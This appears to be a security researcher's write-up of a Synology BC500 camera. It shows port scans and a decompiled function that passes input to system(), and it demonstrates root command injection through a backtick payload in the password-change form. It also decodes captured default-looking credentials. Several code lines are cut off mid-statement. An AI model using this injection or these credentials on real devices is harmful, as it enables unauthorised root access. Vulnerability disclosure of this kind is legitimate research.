
```
$ nmap -p- -Pn -T4 10.0.0.2
...
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
554/tcp   open  rtsp
49152/tcp open  unknown
...
```

UPnP

```
root@BC500_AD:~$ netstat -tunap
...
udp  0  0   0.0.0.0:19998     0.0.0.0:*          2228/webd
...
```

Initialization service

Authenticated Password Change Vulnerability



```
void FUN_0001e47c(undefined4 param_1,undefined4 param_2)

{
  char acStack_214 [512];
  int local_14;

  local_14 = __stack_chk_guard;
  snprintf(acStack_214,0x200,"ech
  system(acStack_214);
  if (local_14 != __stack_chk_gua
                    /* WARNING: S
    __stack_chk_fail();
  }
  return;
}
```

Change Password


Current password: ••••••••••••

New password: `touch /tmp/file123`

Confirm password: `touch /tmp/file123`


```
$ ls -la /tmp/file123
-rw-r--r--    1 root     root     0 Sep  21 02:19 /tmp/file123
```


Surveillance Station



Name	Type	Source	Server	Status
DO 1	Digital output	Warehouse	Local Host	
DI 1	Digital input	Warehouse	Local Host	Inactive

Surveillance Station Integration






```
HTTP        196 GET /syno-api/security/network/port HTTP/1.0
HTT
HTT
HTT
```

```
GET /syno-api/security/network/port HTTP/1.0
User-Agent: Synology Surveillance Station
Authorization: Basic Y29tcGFzczpQYXNzd29yZC4x

HTTP/1.1 401
Cache-Control: no-cache, no-store, must-revalidate, private, max-age=0
Date: Fri, 01 Sep 2023 09:01:30 GMT
Connection: close
Content-Length: 0
WWW-Authenticate: Digest qop="auth", realm="IPCam", nonce="39030846"
```

```
$ echo -n "Y29tcGFzczpQYXNzd29yZC4x" | base64 -d
compass:Password.1
```

(Un)Authenticated Remote Command Injection



Change Password


Current password: ••••••••••••

New password: `touch /tmp/file123`

Confirm password: `touch /tmp/file123`

